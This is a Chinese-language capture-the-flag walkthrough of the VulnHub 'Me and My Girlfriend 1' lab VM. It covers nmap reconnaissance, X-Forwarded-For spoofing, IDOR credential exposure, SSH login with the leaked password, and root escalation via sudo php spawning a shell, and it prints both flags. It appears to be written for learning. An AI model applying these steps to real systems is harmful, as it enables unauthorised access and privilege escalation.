本文最后更新于127 天前,其中的信息可能已经过时,如有错误请发送邮件到1416359402@qq.com


下载地址:https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/
打开我们的Kali,查看kali的ip地址
┌──(root㉿kali)-[~/桌面]
└─# ip add show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b6:0a:72 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.128/24 brd 192.168.11.255 scope global dynamic noprefixroute eth0
       valid_lft 1602sec preferred_lft 1602sec
    inet6 fe80::220e:4db9:6143:b1dd/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[~/桌面]
└─#
由于是靶机环境,目标主机与本地在同一网段,使用nmap进行网段扫描,探测存活主机,由结果判断192.168.11.133是目标主机ip。

┌──(root㉿kali)-[~/桌面]
└─# nmap -sn 192.168.11.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-29 07:15 EDT
Nmap scan report for 192.168.11.1 (192.168.11.1)
Host is up (0.00011s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.11.2 (192.168.11.2)
Host is up (0.000080s latency).
MAC Address: 00:50:56:E7:08:6B (VMware)
Nmap scan report for 192.168.11.133 (192.168.11.133)
Host is up (0.00026s latency).
MAC Address: 00:0C:29:58:C4:B0 (VMware)
Nmap scan report for 192.168.11.254 (192.168.11.254)
Host is up (0.00018s latency).
MAC Address: 00:50:56:FA:F7:8A (VMware)
Nmap scan report for 192.168.11.128 (192.168.11.128)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.92 seconds
使用nmap对目标主机进行扫描,显示开放了22端口和80端口,分别是ssh和http服务

┌──(root㉿kali)-[~/桌面]
└─# nmap -A 192.168.11.254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-29 07:10 EDT
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.50% done; ETC: 07:11 (0:00:05 remaining)
Nmap scan report for 192.168.11.254 (192.168.11.254)
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.11.254 (192.168.11.254) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:FA:F7:8A (VMware)
Too many fingerprints match this host to give specific OS details──(root㉿kali)-[~/桌面]
└─# nmap -A 192.168.11.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-29 07:17 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 07:17 (0:00:06 remaining)
Nmap scan report for 192.168.11.133 (192.168.11.133)
Host is up (0.00026s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:58:C4:B0 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.26 ms 192.168.11.133 (192.168.11.133)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds

Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.17 ms 192.168.11.254 (192.168.11.254)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.29 seconds

访问一下 看网页代码

提示我们用这个x-forwarded-for伪装成本地访问
用burp抓包


进入页面

注册个账号

注册成功后

此处存在越权访问,修改地址栏中的user_id参数,即可看到其他用户的账号密码信息,尝试到5时,发现用户正是alice

f12改一下

text
此时我们已经知道了alice的账号和密码,可以去尝试ssh登录目标主机,初次登陆时系统会提示真实性无法确定,是否继续,输入yes后,系统会要求输入密码,登陆成功。
4lic3
ssh alice@192.168.11.133
首先查看自己的身份和位置,然后列出当前目录,发现.my_secret目录
进入后看到flag1.txt,查看其内容

┌──(root㉿kali)-[~/桌面]
└─# ssh alice@192.168.11.133
alice@192.168.11.133's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$ whoami
alice
alice@gfriEND:~$ pwd
/home/alice
alice@gfriEND:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .my_secret  .profile
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls
flag1.txt  my_notes.txt
alice@gfriEND:~/.my_secret$ flag1.txt
flag1.txt: command not found
alice@gfriEND:~/.my_secret$ flag1.txt
flag1.txt: command not found
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will be hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
得到flag1
现在的目标是提升到root权限拿到flag2,通过sudo -l查看当前用户可执行的指令,发现可以使用php
使用php提权,输入whoami后显示已经是root权限。


由于flag2需要root权限,猜想可能存放在root目录下,切换到root目录,看到flag2.txt,查看
┌──(root㉿kali)-[~/桌面]
└─# ssh alice@192.168.11.133
alice@192.168.11.133's password:
Last login: Sun Jun 29 19:01:29 2025 from 192.168.11.128
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$ whoami
alice
alice@gfriEND:~$ root
The program 'root' is currently not installed. To run 'root' please ask your administrator to install the package 'root-system-bin'
alice@gfriEND:~$ ls
alice@gfriEND:~$ ls
alice@gfriEND:~$ whoami
alice
alice@gfriEND:~$ whoami
alice
alice@gfriEND:~$ sudo php -r "system('/bin/sh');"
whoami
root

cd /root
ls
flag2.txt
flag2.txt
/bin/sh: 5: flag2.txt: not found
cat flag2.txt

  ________        __    ___________.__             ___________.__                ._.
 /  _____/  _____/  |_  __    ___/|  |__   ____   _   _____/|  | _____     ____| |
/     ___ /  _    __   |    |   |  |  _/ __    |    __)  |  | __     / ___ |
    _  (  <_> )  |     |    |   |   Y    ___/   |        |  |__/ __ _/ /_/  >|
 ______  /____/|__|     |____|   |___|  /___  >  ___  /   |____(____  /___  /__
        /                              /     /       /              //_____/ /

Yeaaahhhh!! You have successfully hacked this company server! I hope you who have just learned can get new knowledge from here :) I really hope you guys give me feedback for this challenge whether you like it or not because it can be a reference for me to be even better! I hope this can continue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: gfriEND{56fbeef560930e77ff984b644fde66e7}
得到flag2